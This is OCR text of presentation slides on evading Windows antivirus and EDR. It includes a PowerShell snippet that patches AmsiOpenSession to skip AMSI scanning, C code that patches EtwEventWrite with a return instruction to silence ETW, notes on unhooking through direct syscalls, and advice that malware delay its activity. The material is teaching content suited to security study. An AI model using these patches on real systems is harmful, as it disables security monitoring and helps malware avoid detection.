
Dynamic Analysis

- Command Line
  - The program entered a malicious command.
  - It can be scanned through Microsoft's AMSI interface.
- Behavior
  - The program did something unusual that it shouldn't have done.
  - This may involve various characteristics such as API Hooking, network traffic, events, etc.

Dynamic Analysis

- Command Line
  - The program entered a malicious command.
  - It can be scanned through Microsoft's AMSI interface.
- Behavior
  - The program did something unusual that it shouldn't have done.
  - This may involve various characteristics such as API Hooking, network traffic, events, etc.


AMSI – Antimalware Scan Interface



AMSI Bypass

- AMSI Bypass Idea
  - 1. Find a way to set RCX to 0 so it won't scan.
  - 2. Find a way to change the instruction test rcx, rcx to one that sets the Zero Flag to 0

```
0:014> u amsi!AmsiOpenSession
amsi!AmsiOpenSession:
00007ffb`cb3cc2b0 e9533ed615      jmp     00007ffb`e1130108
00007ffb`cb3cc2b5 4885c9          test    rcx,rcx
00007ffb`cb3cc2b8 7442            je      amsi!AmsiOpenSession+0x4c (00007ffb`cb3cc2fc)
00007ffb`cb3cc2ba 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007ffb`cb3cc2c0 753a            jne     amsi!AmsiOpenSession+0x4c (00007ffb`cb3cc2fc)
00007ffb`cb3cc2c2 4883790800      cmp     qword ptr [rcx+8],0
00007ffb`cb3cc2c7 7433            je      amsi!AmsiOpenSession+0x4c (00007ffb`cb3cc2fc)
00007ffb`cb3cc2c9 4883791000      cmp     qword ptr [rcx+10h],0
```



AMSI Bypass

- Find a way to change the instruction test rcx, rcx to one that sets the Zero Flag to 0
  - XOR RAX, RAX is 48 31 c0


```
$buf = [Byte[]] (0x48, 0x31, 0xC0)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 3)
$vp.Invoke($funcAddr, 3, 0x20, [ref]$oldProtectionBuffer)
```

```
0:008> u 00007ffb`cb3cc2b0
amsi!AmsiOpenSession:
00007ffb`cb3cc2b0 4831c0          xor     rax,rax
00007ffb`cb3cc2b3 7447            je      amsi!AmsiOpenSession+0x4c (00007ffb`cb3cc2fc)
00007ffb`cb3cc2b5 4885c9          test    rcx,rcx
00007ffb`cb3cc2b8 7442            je      amsi!AmsiOpenSession+0x4c (00007ffb`cb3cc2fc)
00007ffb`cb3cc2ba 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007ffb`cb3cc2c0 753a            jne     amsi!AmsiOpenSession+0x4c (00007ffb`cb3cc2fc)
00007ffb`cb3cc2c2 4883790800      cmp     qword ptr [rcx+8],0
00007ffb`cb3cc2c7 7433            je      amsi!AmsiOpenSession+0x4c (00007ffb`cb3cc2fc)
```

Dynamic Analysis

- Command Line
  - The program entered a malicious command.
  - It can be scanned through Microsoft's AMSI interface.
- Behavior
  - The program did something unusual that it shouldn't have done.
  - This may involve various characteristics such as API Hooking, network traffic, events, etc.

ETW (Event Tracing for Windows)



ETW (Event Tracing for Windows)

- ETW uses EtwEventWrite function located in ntdll.dll

```
; __int64 __fastcall EtwEventWrite(int, int, int, __int64)
                public EtwEventWrite
EtwEventWrite   proc near               ; CODE XREF: EtwEventWriteStartScenario+A5↑p
                                        ; EtwEventWriteEndScenario+BC↑p ...

var_38          = word ptr -38h

                mov     r11, rsp
                sub     rsp, 58h
                mov     [r11-18h], r9
                xor     eax, eax
                mov     [r11-20h], r8d
                xor     r9d, r9d
                mov     [r11-28h], rax
                xor     r8d, r8d
                mov     [r11-30h], rax
                mov     [rsp+58h+var_38], ax
                call    EtwpEventWriteFull
                add     rsp, 58h
                retn
```


ETW (Event Tracing for Windows)

- Rewrite the related function so that it returns immediately upon entry.

```
HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
LPVOID pEtwEventWrite = GetProcAddress(hNtdll, "EtwEventWrite");

DWORD oldProtect;
VirtualProtectEx(pi.hProcess, (LPVOID)pEtwEventWrite, 1, PAGE_EXECUTE_READWRITE, &oldProtect);

char patch = 0xc3; // ret
WriteProcessMemory(pi.hProcess, (LPVOID)pEtwEventWrite, &patch, sizeof(char), NULL);

VirtualProtectEx(pi.hProcess, (LPVOID)pEtwEventWrite, 1, oldProtect, NULL);
```

Kernel API Hooking


- EDRs also use Kernel API Hooking methods to modify the DLL Return Address to their own check function.



Src: https://killer.wtf/2022/01/19/CustomJmpUnhook.html

UnHook

- Bypass can be achieved through direct system calls or by manually specifying a custom jump.



Src: https://killer.wtf/2022/01/19/CustomJmpUnhook.html

Memory Scan

- AV / EDR will invoke memory scan at any time
  - It will scan suspicious process
  - When process just started
  - Just random with no reason


Lazy Loading

- When a malware just started, don't do bad things immediately
  - 我知道你很急，但你先別急

